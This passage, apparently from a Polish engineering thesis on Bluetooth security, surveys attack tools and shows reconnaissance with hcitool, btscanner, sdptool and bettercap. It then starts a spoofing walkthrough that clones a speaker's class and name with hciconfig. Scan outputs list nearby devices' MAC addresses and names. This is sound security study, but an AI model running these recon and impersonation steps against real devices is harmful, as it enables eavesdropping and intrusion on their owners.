wynikiem funkcji haszującej. Następnie atakujący kończy negocjację LK i aktywuje bezpieczne połączenie jako urządzenie nadrzędne nie musząc udowadniać, że jest właścicielem LK. Atakujący może również podszywać się pod urządzenie podrzędne wykorzystując procedurę zmiany roli w Bluetooth. Standard określa, że role mogą zostać zamienione w dowolnym momencie po zakończeniu stronicowania w paśmie podstawowym. Atakujący może to wykorzystać, aby podszywać się jako urządzenie podrzędne, inicjując zmianę roli przed rozpoczęciem jednostronnego uwierzytelniania. Procedura zmiany roli nie jest uwierzytelniana, więc urządzenie nadrzędne musi zaakceptować prośbę, aby być zgodnym ze standardem. Atakujący jako nowe urządzenie nadrzędne rozpoczyna jednostronne uwierzytelnienie byłego urządzenia nadrzędnego i bezpieczne połączenie zostaje aktywowane.

2.4. Narzędzia do przeprowadzania ataków

Wśród narzędzi wymagających instalacji znajduje się **bettercap**. Bettercap to narzędzie, które można określić jako "Szwajcarski scyzoryk" w dziedzinie rozpoznania sieci 802.11, BLE, IPv4 i IPv6 oraz ataków MITM. Bettercap stanowi potężne, łatwo rozszerzalne i przenośne narzędzie napisane w języku Go. Jest to kompleksowe rozwiązanie z wszystkimi funkcjami, które mogą być potrzebne do przeprowadzania rozpoznania i ataków na urządzenia Bluetooth Low Energy, a także innych urządzeń i sieci. Główne cechy narzędzia bettercap w kontekście technologii Bluetooth to skanowanie sieci Bluetooth Low Energy, identyfikacja charakterystyk urządzeń, odczytywanie i zapisywanie danych. [6] Rozszerzeniem narzędzia bettercup jest jego interfejs graficzny **bettercap-ui**, który ułatwia konfigurację i monitorowanie działań.

Kolejnym narzędziem wymagającym instalacji jest **btscanner**. Btscanner to narzędzie zaprojektowane specjalnie w celu pozyskania jak największej ilości informacji z urządzenia Bluetooth bez konieczności parowania. Narzędzie to dostarcza szczegółowych informacji o HCI (Host Controller Interface) i SDP (Service Discovery Protocol) oraz utrzymuje otwarte połączenie w celu monitorowania wskaźnika RSSI (Received Signal Strength Indication) oraz jakości połączenia. Btscanner wykorzystuje stos Bluetooth BlueZ, który jest dostępny w nowszych jądrach systemu Linux, oraz zestaw narzędzi BlueZ. Dodatkowo, narzędzie btscanner zawiera pełny spis numerów identyfikacyjnych IEEE OUI (Organizationally Unique Identifier) oraz tabele przypisania klas urządzeń. Dzięki informacjom zebranych z tych źródeł, możliwe jest dokonywanie merytorycznych ocen dotyczących typu urządzenia gospodarza.

Następne narzędzie, które należy uwzględnić w procesie instalacji to **bluesnarfer**. Bluesnarfer to narzędzie umożliwiające pozyskiwanie informacji z urządzeń Bluetooth, a

także wykonywanie operacji na tych urządzeniach bez konieczności autoryzacji lub parowania. Narzędzie to pozwala na skanowanie urządzeń Bluetooth na podstawie ich adresów MAC (-b bdaddr) oraz uzyskiwanie informacji o tych urządzeniach (-i). Opcja -C określić konkretny kanał RFCOMM (Bluetooth Serial Port) do użycia podczas analizy urządzenia Bluetooth. Można ustawić numer kanału przy użyciu tej opcji, co jest przydatne w przypadku, gdy urządzenie docelowe komunikuje się na konkretnym kanale.

Również warto uwzględnić pakiet **bluetooth** w zestawie narzędzi, które należy zainstalować. Pakiet bluetooth stanowi istotne rozszerzenie do popularnego stosu Bluetooth o nazwie Bluez. Bluetooth zapewnia dostęp do różnych wtyczek, które rozszerzają możliwości stosu Bluetooth Bluez. Jednym z możliwych wtyczek jest Obex. Umożliwiający obsługę protokołu OBEX (Object Exchange), który jest wykorzystywany do przesyłania plików i innych danych za pomocą Bluetooth. Wtyczka HID umożliwiający obsługę urządzeń HID (Human Interface Device), takich jak klawiatury i myszki Bluetooth.

Crackle to narzędzie o znaczeniu krytycznym w kontekście bezpieczeństwa Bluetooth Low Energy. Narzędzie to wykorzystuje błąd w procesie parowania urządzeń BLE, co umożliwia atakującemu zgadywanie lub bardzo szybkie brutalne łamanie klucza TK (Temporary Key). Po uzyskaniu TK i innych danych zebranych w procesie parowania, narzędzie jest w stanie pozyskać STK (Short Term Key) i następnie LTK (Long Term Key).

Narzędzie **carwhisperer** umożliwia połączenie się urządzeniem Bluetooth klasy słuchawkowej oraz emulowanie urządzenia klasy telefon w celu wstrzykiwania i nagrywania dźwięku. Narzędzie to przeznaczone jest do manipulowania samochodowymi systemami audio w trybie wykrywalnym, może być również używane do łączenia się z zestawami słuchawkowymi.

BTCrack, to pierwsze na świecie narzędzie umożliwiające przeprowadzenie ataku siłowego na kod PIN, a następnie odzyskanie klucza LTK, który szyfruje połączenia między urządzeniami. Aby wykorzystać to narzędzie jest wymagane przechwycenie wszystkich pakietów procesu parowania urządzeń.

Narzędzie **apple-bleee** zawiera eksperymentalne skrypty, które prezentują, jakie informacje może uzyskać atakujący, analizując ruch Bluetooth w urządzeniach Apple. Skrypty te pozwalają na zrozumienie, jakie dane mogą być wyodrębnione z ruchu Bluetooth, a także na ewentualne wykorzystanie tych informacji w celach badawczych lub testowych. Aby korzystać z tych skryptów, wymagane jest posiadanie karty Bluetooth do wysyłania wiadomości BLE oraz karty Wi-Fi obsługującej tryb monitoringu z aktywnym wstrzykiwaniem ramek w celu komunikacji przy użyciu protokołu AWDL (AirDrop).

Następnym narzędziem jest skrypt **ble-fuzzer** napisany w Pythonie 2.7 i wymagał przepisania na Python 3, aby mógł poprawnie działać na systemie Kali Linux. Narzędzie ble-fuzzer jest przeznaczone do analizy Bluetooth Low Energy w kontekście Generic Attribute Profile. Narzędzie to umożliwia odczytanie wartości z charakterystyk GATT BLE oraz przeprowadzenie podstawowego testowania na tych charakterystykach. Konieczna jest obecność oprogramowania Bluez do poprawnego działania.

BtleJuice to rozbudowany zestaw narzędzi umożliwiający przeprowadzanie ataków typu Man-in-the-Middle na urządzenia Bluetooth Low Energy. Narzędzie to składa się z kilku głównych komponentów, które umożliwiają przechwytywanie i modyfikowanie komunikacji między urządzeniami BLE. Komponent przechwytywania odgrywa kluczową rolę w narzędziu i służy do przechwycenia komunikatów między urządzeniami. To właśnie

ten element pozwala na kontrolowanie i modyfikowanie przesyłanych komunikatów. Warto zaznaczyć, że oba główne komponenty narzędzia, czyli rdzeń przechwytywania oraz proxy, muszą działać na niezależnych maszynach, aby umożliwić jednoczesną obsługę dwóch adapterów Bluetooth 4.0+ i tym samym zapewnić skuteczność ataku. Narzędzie BtleJuice posiada również dedykowany interfejs sieciowy, który ułatwia zarządzanie atakami oraz monitorowanie przechwyconych danych. Dzięki temu interfejsowi można wygodnie sterować narzędziem i analizować zachowanie urządzeń. Dodatkowo narzędzie umożliwia odtwarzanie, przechwytywanie i modyfikowanie dowolnej operacji GATT.

Kolejnym zainstalowanym narzędziem jest **BSS** (Bluetooth Stack Smasher), które jest stworzone do badania podatności stosu Bluetooth na niepoprawne dane i operacje. BSS skupia się na manipulowaniu warstwą L2CAP stosu Bluetooth, szczególnie na operacjach związanych z fragmentacją i ponownym układaniem danych typu/długość/wartość. Aby wykorzystać narzędzie BSS, atakujący może wybrać docelowe urządzenie i pozwolić stacji BSS wielokrotnie łączyć się i rozłączać z urządzeniem, czekając na wystąpienie błędów w urządzeniu. Po zidentyfikowaniu zestawu danych, który powoduje awarię urządzenia, zawartość ramki jest prezentowana w formie heksadecymalnej, co pozwala atakującemu na powtórzenie ataku. Narzędzie BSS może być wykorzystywane przez dostawców do testowania swoich urządzeń przed ich wprowadzeniem na rynek, jak również przez organizacje w celu oceny bezpieczeństwa produktów Bluetooth przed ich masowym wdrożeniem.

Ostatnim narzędziem wymagającym instalacji jest **ussp-push**, które umożliwia przysyłanie obiektów za pomocą protokołu OBEX PUSH. Protokół OBEX PUSH jest używany do transferu plików na urządzenia mobilne, zazwyczaj poprzez Bluetooth lub IrDA. Protokół ten umożliwia jedynie operacje wysyłania plików i zazwyczaj wymaga mniej restrykcyjnej autoryzacji.

Dodatkowo, w ramach narzędzi już zainstalowanych w środowisku badawczym znajduje się **tshark**. Tshark to narzędzie umożliwiające analizę ruchu w sieciach, w tym również ruchu Bluetooth. Narzędzie tshark pozwala na zbieranie danych, analizę protokołów komunikacyjnych i monitorowanie zachowania urządzeń Bluetooth. Warto zaznaczyć, że TShark może być wykorzystywane do różnych celów, włączając w to techniki takie jak Bluetooth Off-by-One. Technika ta umożliwia identyfikację urządzeń Bluetooth, nawet tych, które próbują pozostać niewidoczne.

Pakiet **Bluez** to zestaw narzędzi i bibliotek służący do zarządzania protokołem Bluetooth w systemach opartych na jądrze Linux. W kontekście pracy inżynierskiej związanej z atakami na systemy Bluetooth, narzędzia z pakietu Bluez odgrywają istotną rolę w analizie, diagnostyce oraz przeprowadzaniu eksperymentów związanych z Bluetooth. Jednym z narzędzi pakietu Bluez jest **hictool**, narzędzie umożliwiające interakcję z kontrolerem Bluetooth w celu wykonywania różnych operacji, takich jak nawiązywanie, zrywanie lub sprawdzanie statusu połączeń. Hicitoole pozwala również na wykrywanie urządzeń Bluetooth w zasięgu adaptera. Narzędzie **sdptool** zarządza bazą danych usług Bluetooth. Pozwala na przeglądanie, dodawanie i usuwanie informacji o usługach dostępnych na urządzeniach Bluetooth. **Rfcomm** umożliwia emulację portu szeregowego RS-232 za pośrednictwem protokołu RFCOMM, co pozwala na komunikację z urządzeniami Bluetooth poprzez standardowe porty szeregowy. Pozwala na emulację standardowych połączeń szeregowych z urządzeniami Bluetooth, takimi jak klawiatury lub myszki. Kolejnym przydatnym narzędziem jest **btmon**, które monitoruje i analizuje ruch Bluetooth. Pozwala na obserwację komunikacji między urządzeniami Bluetooth, co jest przydatne w procesie

diagnostyki i analizy protokołów. **Hcidump** to narzędzie do przechwytywania i zapisywania ruchu Bluetooth w formie surowych danych. Umożliwia analizę szczegółów komunikacji, włączając w to pakiety, adresy MAC i wiele innych informacji. Warto również wyróżnić narzędzie **gatttool**, które służy do interakcji z urządzeniami Bluetooth Low Energy i obsługi protokołu Generic Attribute Profile. Dzięki gatttool można komunikować się z urządzeniami, odczytywać i zapisywać dane z urządzeń oraz monitorować urządzenia BLE.

3. Ataki na system Bluetooth

3.1. Reconnaissance

Pierwszą fazą każdego z ataków na wszelakie systemy jest rekonesans. W fazie rozpoznawczej zbiera się jak najwięcej informacji na temat potencjalnego celu ataku. Dzięki odpowiednim narzędziom możliwe jest zebranie podstawowych informacji takich jak BD_ADDR, nazwa urządzenia oraz usługi jakie świadczą urządzenia. Dzięki tym informacją można w odpowiedni sposób zaplanować atak.

Do wykrycia urządzeń Bluetooth Classic w trybie aktywnym można wykorzystać narzędzia takie jak hcitool oraz btscanner. Na rysunku Rys.4.1.1. widzimy wynik skanowania narzędziem hcitool z komendą scan. Narzędzie wykryło 5 adresów MAC wraz z nazwami urządzeń.

```
(kali㉿kali)-[~]
$ sudo hcitool scan
Scanning ...
00:01:95:7D:ED:BD      DESKTOP-KBGH8T8
0C:77:1A:D8:CC:1F      iPhone
C8:9B:D7:0A:AD:36      realme 9 Pro+
1C:D6:BE:75:9D:14      SONY KE-85XH9096
80:8A:BD:4D:BC:09      [TV] Samsung BU8002 50 TV
```

Rys.4.1.1. Wykryte urządzenia narzędziem hcitool.

Aby zebrać bardziej szczegółowe informacje należy przeskanować każde urządzenie z osobna. W tym celu należy wykorzystać komendę info w narzędziu hcitool. Na rysunku Rys.4.1.2. przedstawiono wynik skanu. Z dostarczonych informacji można kolejno odczytać, adres fizyczny urządzenia, jaka firma wyprodukowała urządzenie, nazwę urządzenia, wersję protokołu zarządzania łączem, podwersję protokołu zarządzania łączem, producenta urządzenia oraz obsługiwane funkcję przez urządzenie.

```
(kali㉿kali)-[~]
$ sudo hcitool info 00:01:95:7D:ED:BD
Requesting information ...
BD Address: 00:01:95:7D:ED:BD
OUI Company: Sena Technologies, Inc. (00-01-95)
Device Name: DESKTOP-KBGH8T8
LMP Version: 4.0 (0x6) LMP Subversion: 0x2031
Manufacturer: Cambridge Silicon Radio (10)
Features page 0: 0xff 0xff 0x8f 0xfe 0xdb 0xff 0x5b 0x87
<3-slot packets> <5-slot packets> <encryption> <slot offset>
<timing accuracy> <role switch> <hold mode> <sniff mode>
<park state> <RSSI> <channel quality> <SCO link> <HV2 packets>
<HV3 packets> <u-law log> <A-law log> <CVSD> <paging scheme>
<power control> <transparent SCO> <broadcast encrypt>
<EDR ACL 2 Mbps> <EDR ACL 3 Mbps> <enhanced iscan>
<interlaced iscan> <interlaced pscan> <inquiry with RSSI>
<extended SCO> <EV4 packets> <EV5 packets> <AFH cap. perip.>
<AFH cls. perip.> <LE support> <3-slot EDR ACL>
<5-slot EDR ACL> <sniff subrating> <pause encryption>
<AFH cap. central> <AFH cls. central> <EDR eSCO 2 Mbps>
<EDR eSCO 3 Mbps> <3-slot EDR eSCO> <extended inquiry>
<LE and BR/EDR> <simple pairing> <encapsulated PDU>
<non-flush flag> <LSTO> <inquiry TX power> <EPC>
<extended features>
Features page 1: 0x03 0x00 0x00 0x00 0x00 0x00 0x00 0x00
```

Rys.4.1.2. Zebrane informacje o urządzeniu.

W celu zebrania informacji na temat klasy urządzeń oraz ich zegarów synchronizacji należy skorzystać z komendy `sudo hcitool inq`. Narzędzie skanuje sieć w poszukiwaniu dostępnych urządzeń i pobiera informacje z urządzeń (Rys.4.1.3.). Niestety narzędzie `hcitool` nie rozwija klas urządzeń do formatu tekstowego, tylko pozostawia klasę urządzenia w formacie szesnastkowym.

```
(kali@kali)-[~]
$ sudo hcitool inq
Inquiring ...
D0:49:7C:FB:C6:62      clock offset: 0x4a02      class: 0x5a020c
E8:78:65:02:86:BC      clock offset: 0x750c      class: 0x7a020c
```

Rys.4.1.3. Wynik zebranych informacji poleceniem `hcitool inq`.

Ten same informacje można zebrać za pomocą narzędzia `btscanner`. Narzędzie to posiada własny interfejs tekstowy, który jest intuicyjny dla użytkowników. Na rysunku Rys.4.1.4. zamieszczono wynik wykrytych urządzeń przez narzędzie `btscanner`. Również zostało wykrytych 5 tych samych 5 adresów MAC. Dodatkowo dla każdego urządzenia jest podana data wykrycia, Clock offset używany do synchronizacji zegarów, klasa urządzenia oraz nazwa.

Time	Address	Clk off	Class	Name
2023/11/21 14:51:59	0C:77:1A:D8:CC:1F	0x7efc	0x7a020c	iPhone
2023/11/21 14:51:42	C8:9B:D7:0A:AD:36	0x6864	0x5a020c	realme 9 Pro+
2023/11/21 14:51:47	80:8A:BD:4D:BC:09	0x12ff	0x08043c	[TV] Samsung BU002 50 TV
2023/11/21 14:51:58	00:01:95:7D:ED:BD	0x7853	0x120104	DESKTOP-KBGH8T8
2023/11/21 14:51:41	1C:D6:BE:75:9D:14	0x757c	0x08043c	SONY KE-85XH9096

Rys.4.1.4. Wykryte urządzenia narzędziem `btscanner`.

`Btscanner` umożliwia również zbieranie szczegółowych informacji na temat danego urządzenia. Dodatkowo dostarcza szczegółowe informacje na temat klasy urządzenia (Rys.4.1.5.) oraz podaje jaką klasa oraz usługi kryją się pod klasą zapisaną w systemie szesnastkowym.

```
RSSI: +0 LQ: 000 TXPWR: Cur +0
Address: 00:01:95:7D:ED:BD
Found by: 28:CD:C4:F5:20:90
OUI owner: Sena Technologies, Inc.
First seen: 2023/11/21 15:38:22
Last seen: 2023/11/21 15:38:22
Name: DESKTOP-KBGH8T8
Vulnerable to:
Clk off: 0x7862
Class: 0x120104
Computer/Desktop
Services: Networking,Object Transfer

HCI Version
LMP Version: 4.0 (0x6) LMP Subversion: 0x2031
Manufacturer: Cambridge Silicon Radio (10)

HCI Features
Features: 0xff 0xff 0x8f 0xfe
<3-slot packets> <5-slot packets> <encryption> <slot offset>
<timing accuracy> <role switch> <hold mode> <sniff mode> <park state>
<RSSI> <channel quality> <SCO link> <HV2 packets> <HV3 packets>
<u-law log> <A-law log> <CVSD> <paging scheme> <power control>
<transparent SCO> <broadcast encrypt> <EDR ACL 2 Mbps>
<EDR ACL 3 Mbps> <enhanced iscan> <interlaced iscan>
<interlaced pscan> <inquiry with RSSI> <extended SCO> <EV4 packets>
<EV5 packets> <AFH cap. perip.> <AFH cls. perip.> <LE support>
<3-slot EDR ACL> <5-slot EDR ACL> <sniff subrating>
<pause encryption> <AFH cap. central> <AFH cls. central>
<EDR eSCO 2 Mbps> <EDR eSCO 3 Mbps> <3-slot EDR eSCO>
<extended inquiry> <LE and BR/EDR> <simple pairing>
<encapsulated PDU> <non-flush flag> <LSTO> <inquiry TX power> <EPC>
<extended features>
```

Rys.4.1.5. Szczegółowe informacje zebrane narzędziem `btscanner`.

Porównując narzędzia (Tab.4.1.1.) do zbierania podstawowych informacji na temat urządzeń Bluetooth Classic, narzędzie btscanner wydaje się być lepszym wyborem do wykorzystania w procesie rekonesansu, ponieważ skaner tworzy tymczasową bazę danych z zebranymi informacjami na temat wykrytych urządzeń, którą w łatwy sposób można przeglądać poprzez interfejs, dodatkowo btscanner dostarcza informacje o klasie urządzenia w formie tekstowej wraz z serwisami należącymi do tej klasy. Narzędzie hcitool sprawdza się lepiej podczas szybkich skanów lub jeśli chcemy przeskanować konkretne urządzenie.

Tab.4.1.1. Porównanie skanerów Bluetooth Classic

Kryterium \ Narzędzie	hcitool	btscanner
Adres MAC	tak	tak
Nazwa	tak	tak
Klasa (format szesnastkowy)	tak	tak
Klasa (format tekstowy)	nie	tak
Producent	tak	tak
Wykonawca	tak	tak
Wersja LMP	tak	tak
Funkcje	tak	tak
Interfejs	nie	tak
Baza wykrytych urządzeń	nie	tak
Przeznaczenie	skan pojedynczego urządzenia, szybki skan	skan wielu urządzeń, szczegółowy skan

Częścią rekonesansu może być również sprawdzenie łączności z celem ataku. Komenda *l2ping <adres Mac>* umożliwia sprawdzenie, czy dany cel jest w zasięgu i odpowiada na wysłane pakiety. Na rysunku Rys.4.1.6. przedstawiono wynik komendy. Urządzenie odpowiedziało na wszystkie zapytania bez utraty pakietów.

```
(kali@kali)~[~]
$ sudo l2ping 00:01:95:7D:ED:BD

Ping: 00:01:95:7D:ED:BD from 28:CD:C4:F5:20:90 (data size 44) ...
44 bytes from 00:01:95:7D:ED:BD id 0 time 17.75ms
44 bytes from 00:01:95:7D:ED:BD id 1 time 43.81ms
44 bytes from 00:01:95:7D:ED:BD id 2 time 38.36ms
44 bytes from 00:01:95:7D:ED:BD id 3 time 46.11ms
^C4 sent, 4 received, 0% loss
```

Rys.4.1.6. Odpowiedzi na zapytania polecenia l2ping.

Aby zebrać jeszcze więcej informacji na temat celu ataku można wykorzystać narzędzie sdptool. Komenda *sdptool browse* umożliwia przeglądanie usług dostępnych na danym urządzeniu Bluetooth. Informacje zawierają szczegóły dotyczące różnych usług obsługiwanych przez to urządzenie Bluetooth, w tym opisy usług, klasy usług, protokoły i profile. Na rysunku Rys.4.1.7. przedstawiono część zebranych informacji na temat usług urządzenia. Można zauważyć, że urządzenie obsługuje usługi związane z użytkownikiem PAN oraz audio. Urządzenie również ma dostęp do książki telefonicznej oraz obsługuje ATT.


```
(kali@kali)~$ sudo sdptool browse 00:01:95:7D:ED:BD

Browsing 00:01:95:7D:ED:BD ...
Service Name: PAN User
Service Description: Personal Ad-hoc User service
Service RecHandle: 0x10024
Service Class ID List:
"PAN User" (0x1115)
Protocol Descriptor List:
"L2CAP" (0x0100)
PSM: 15
"BNEP" (0x000f)
Version: 0x0100
SEQ8: 0
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100
Profile Descriptor List:
"PAN User" (0x1115)
Version: 0x0100

Service Name: Audio Remote Control
Service RecHandle: 0x10025
Service Class ID List:
"AV Remote" (0x110e)
"AV Remote Controller" (0x110f)
Protocol Descriptor List:
"L2CAP" (0x0100)
PSM: 23
"AVCTP" (0x0017)
uint16: 0x0104
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100
Profile Descriptor List:
"AV Remote" (0x110e)
Version: 0x0105

Service Name: Phone Book Access Client
Service RecHandle: 0x10026
Service Class ID List:
"Phonebook Access - PCE" (0x112e)
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100
Profile Descriptor List:
"Phonebook Access" (0x1130)
Version: 0x0100

Service Name: Generic ATT
Service RecHandle: 0x10027
Service Class ID List:
"Generic Attribute" (0x1801)
Protocol Descriptor List:
"L2CAP" (0x0100)
PSM: 31
"ATT" (0x0007)
uint16: 0x0006
uint16: 0x0009
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100

Service Name: Bluetooth Audio Source
Service RecHandle: 0x10028
Service Class ID List:
"Audio Source" (0x110a)
Protocol Descriptor List:
"L2CAP" (0x0100)
PSM: 25
"AVDTP" (0x0019)
uint16: 0x0102
Language Base Attr List:
code_ISO639: 0x656e
encoding: 0x6a
base_offset: 0x100
Profile Descriptor List:
"Advanced Audio" (0x110d)
Version: 0x0102
```

Rys.4.1.7. Część zebranych informacji o usługach urządzenia.

Przechodząc do rekonesansu urządzeń Bluetooth Low Energy należy skorzystać z narzędzia bettercap. Aby rozpocząć skanowania należy użyć polecenia *ble.recon on*. Narzędzie wykrywa urządzenia oraz dostarcza podstawowych informacji o wykrytych urządzeniach po wprowadzeniu polecenia *ble.show*. Na rysunku Rys.4.1.8. zamieszczono wynik wykrytych urządzeń. Można dowiedzieć się z dostarczonych informacji o sile sygnału urządzenia, adresie urządzenia, nazwie, producencie, jakie standardy Bluetooth obsługuje.

RSSI	MAC	Name	Vendor	Flags	Connect	Seen
-32 dBm	28:9a:4b:78:97:36	Arctis Nova 7	SteelSeries ApS	LE + BR/EDR (controller), LE + BR/EDR (host)	✓	15:36:53
-36 dBm	79:b4:a6:04:91:11		Apple, Inc.		✓	15:36:53
-51 dBm	37:ac:2c:9c:bd:93		Microsoft		✓	15:36:53
-64 dBm	c6:2e:61:b0:27:a6		Apple, Inc.		✓	15:36:52
-67 dBm	80:8a:bd:4d:bc:09	[TV] Samsung BU8002 50 TV	Samsung Electronics Co. Ltd.	LE + BR/EDR (controller), LE + BR/EDR (host)	✓	15:36:51
-67 dBm	dd:69:ba:e2:f1:54		Apple, Inc.		✓	15:36:52
-68 dBm	d0:03:df:e6:26:bb		Samsung Electronics Co.,Ltd		✓	15:36:53
-69 dBm	54:44:a6:74:e9:23	[TV] Samsung Q77BA 55 TV	Samsung Electronics Co. Ltd.	LE + BR/EDR (controller), LE + BR/EDR (host)	✓	15:36:53
-69 dBm	d8:a3:5c:67:9d:9f	[TV] Samsung AU7192 43 TV	Samsung Electronics Co.,Ltd	LE + BR/EDR (controller), LE + BR/EDR (host)	✓	15:36:52
-71 dBm	73:8b:ff:3a:76:36		Apple, Inc.		✓	15:36:51
-73 dBm	54:bd:79:24:7f:11	[TV] Samsung 6 Series (55)	Samsung Electronics Co.,Ltd	LE + BR/EDR (controller), LE + BR/EDR (host)	✓	15:36:53
-73 dBm	65:03:f9:cb:b5:76		Sony Corporation		✓	15:36:50
-73 dBm	f6:42:ad:80:e8:5e		Apple, Inc.		✓	15:36:52
-74 dBm	5c:c1:d7:8c:38:5f		Samsung Electronics Co.,Ltd		✓	15:36:48
-74 dBm	cd:a7:5b:ef:59:ae		Apple, Inc.		✓	15:36:49
-75 dBm	6b:03:a1:2e:cc:b1		Apple, Inc.		✓	15:36:52
-75 dBm	cf:18:35:df:58:4d		Apple, Inc.		✓	15:36:43
-76 dBm	46:7f:9d:d0:06:75		Apple, Inc.	LE + BR/EDR (controller), LE + BR/EDR (host)	✓	15:36:24

Rys.4.1.8. Wykryte urządzenia przez narzędzie bettercap.

Aby zebrać bardziej szczegółowe informacje należy użyć polecenia *ble.enum <MAC>*. Narzędzie dostarcza dodatkowych informacji o usługach jakie świadczy urządzenie i pobiera informacje z usług które obsługują operację odczytu. Na rysunku Rys.4.1.9. zostały przedstawione informacje zebrane z potencjalnego celu ataku. Można odczytać informacje takie jak nazwa urządzenia, wygląd, producent oraz model. Do odczytu z czterech usług narzędzie nie ma dostępu, ponieważ cel skanu wymaga uwierzytelnienia, są to poziom baterii, czas, strefa czasowa, oraz usługa związana mediami Apple. Przydatnymi informacjami są również odnalezione usługi, które obsługują operację zapisu, ponieważ

stwarza to możliwość do potencjalnych ataków, dzięki zapisaniu odpowiednich wartości i wykorzystaniu podatności urządzenia.

```
10.0.2.0/24 > 10.0.2.9 » ble.enum 40:63:7c:77:23:98
[15:52:28] [sys.log] [inf] ble.recon connecting to 40:63:7c:77:23:98 ...
10.0.2.0/24 > 10.0.2.9 »
```

Handles	Service > Characteristics	Properties	Data
0001 → 0005	Generic Access (1800)		
0003	Device Name (2a00)	READ	iPhone
0005	Appearance (2a01)	READ	Generic Phone
0006 → 0009	Generic Attribute (1801)		
0008	Service Changed (2a05)	INDICATE	
000a → 000e	Device Information (180a)		
000c	Manufacturer Name String (2a29)	READ	Apple Inc.
000e	Model Number String (2a24)	READ	iPhone15,3
000f → 0013	Apple Continuity Service (d0611e78bbb44591a5f8487910ae4366)		
0011	8667556c9a374c9184ed54ee27d90049	WRITE, NOTIFY, X	
0014 → 0018	9fa480e0496745429390d343dc5d04ae		
0016	af0badb15b9943cd917aa77bc549e3cc	WRITE, NOTIFY, X	
0019 → 001c	Battery Service (180f)		
001b	Battery Level (2a19)	READ, NOTIFY	Insufficient authentication
001d → 0022	Current Time Service (1805)		
001f	Current Time (2a2b)	READ, NOTIFY	Insufficient authentication
0022	Local Time Information (2a0f)	READ	Insufficient authentication
0023 → 002c	Apple Notification Center Service (7905f431b5ce4e99a40f4b1e122d00d0)		
0025	69d1d8f345e149a898219bbdfdaad9d9	WRITE, X	
0028	9fbf120d630142d98c5825e699a21dbd	NOTIFY	
002b	22eac6e924d64bb5be44b36ace7c7bfb	NOTIFY	
002d → 0038	Apple Media Service (89d3502b0f36433a8ef4c502ad55f8dc)		
002f	9b3c81d857b14a8ab8df0e56f7ca51c2	WRITE, NOTIFY, X	
0033	2f7cabce808d411f9a0cbb92ba96c102	WRITE, NOTIFY, X	
0037	c6b2f38c23ab46d8a6aba3a870bbd5d7	READ, WRITE, X	Insufficient authentication

Rys.4.1.9. Szczegółowe informacje na temat urządzenia zebrane przez narzędzie bettercap.

Podsumowując, narzędzia takie jak hcitool, btscanner, sdptool oraz bettercap dostarczają użytkownikowi ogromne możliwości w zakresie rekonesansu urządzeń w trybie wykrywalnym. Dzięki tym narzędziom w szybki i łatwy sposób atakująca ma możliwość do zebrania niezbędnych informacji, które może wykorzystać do zaplanowania i przeprowadzenia ataków. Znając rodzaj sprzętu i wersję oprogramowania, którą używa wykryte urządzenie łatwiejsze staje się skuteczne zaatakowanie go. Aby utrudnić hakerom zbieranie informacji na temat urządzeń Bluetooth, należy mieć zawsze, jeśli istnieje taka możliwość włączony tryb niewykrywalny lub całkowicie wyłączony Bluetooth w urządzeniu. Rekonesans pozwala na identyfikację słabości w konfiguracji i zachowaniu urządzeń Bluetooth. Pozyskane informacje mogą ujawnić niezabezpieczone usługi, niewłaściwie skonfigurowane parametry komunikacyjne czy obecność potencjalnych luk w zabezpieczeniach.

3.2. Spoofing Bluetooth Devices

Spoofing urządzeń Bluetooth to technika, która umożliwia fałszowanie informacji identyfikacyjnych urządzeń w celu wprowadzenia w błąd inne urządzenia lub systemy. W kontekście technologii Bluetooth oznacza to symulowanie lub modyfikowanie charakterystyk urządzenia, takich jak klasa urządzenia, informacje o usługach czy adres Bluetooth. Charakterystyki te używane są przez wiele urządzeń do rozróżniania zdolności o identyfikacji urządzenia Bluetooth. Wiele urządzeń po prostu ignoruje próby połączenia od zdalnych urządzeń lub nie wyświetli obecności lokalnego urządzenia, chyba że informacje o usługach i klasie urządzenia pasują do oczekiwanych wartości.

Aby przeprowadzić atak, atakujący musi wykryć urządzenie pod, które zamierza się podszyć, a następnie zebrać potrzebne informacje na temat urządzenia. Można do tego wykorzystać narzędzie btscanner omawiane w rozdziale 4.1 Na załączonym rysunku

Rys.4.2.1. można odczytać, że zostało wykryte urządzenie audio oraz, że narzędzie dostarczyło wszystkie potrzebne informacje do podszycia się pod to urządzenie.

```
RSSI: +0 LQ: 000 TXPWR: Cur +0
Address: F8:DF:15:BF:57:6E
Found by: 28:CD:C4:F5:20:90
OUI owner: Sunitec Enterprise Co.,Ltd
First seen: 2023/11/23 09:03:53
Last seen: 2023/11/23 09:03:53
Name: JBL Xtreme 2
Vulnerable to:
Clk off: 0x3008
Class: 0x240414
Audio-Video/Loudspeaker
Services: Rendering,Audio

HCI Version
LMP Version: 4.2 (0x8) LMP Subversion: 0x307e
Manufacturer: Cambridge Silicon Radio (10)

HCI Features
Features: 0xff 0xff 0x8f 0xfe
<3-slot packets> <5-slot packets> <encryption> <slot offset>
<timing accuracy> <role switch> <hold mode> <sniff mode> <park state>
<RSSI> <channel quality> <SCO link> <HV2 packets> <HV3 packets>
<u-law log> <A-law log> <CVSD> <paging scheme> <power control>
```

Rys.4.2.1. Zebrane informacje na temat przenośnego głośnika przez btscanner.

Wykorzystując narzędzie hciconfig można zmieniać wszystkie niezbędne informacje, aby podszyć się pod dowolne urządzenie. W przeprowadzonym ataku w pierwszym kroku zmieniłem klasę oraz nazwę urządzenia na odpowiednie wartości (Rys.4.2.2.). Teraz adapter Bluetooth posiada taką samą nazwę oraz klasę urządzenia.

```
(root@kali)-[/home/kali]
# hciconfig hci1 class 0x240414

(root@kali)-[/home/kali]
# hciconfig hci1 class
hci1: Type: Primary Bus: USB
      BD Address: F8:DF:15:BF:57:6E ACL MTU: 310:10 SCO MTU: 64:8
      Class: 0x240414
      Service Classes: Rendering, Audio
      Device Class: Audio/Video, Loudspeaker

(root@kali)-[/home/kali]
# hciconfig hci1 name "JBL Xtreme 2"

(root@kali)-[/home/kali]
# hciconfig hci1 name
hci1: Type: Primary Bus: USB
      BD Address: F8:DF:15:BF:57:6E ACL MTU: 310:10 SCO MTU: 64:8
      Name: 'JBL Xtreme 2'
```

Rys.4.2.2 Proces zmiany klasy i nazwy adaptera Bluetooth.

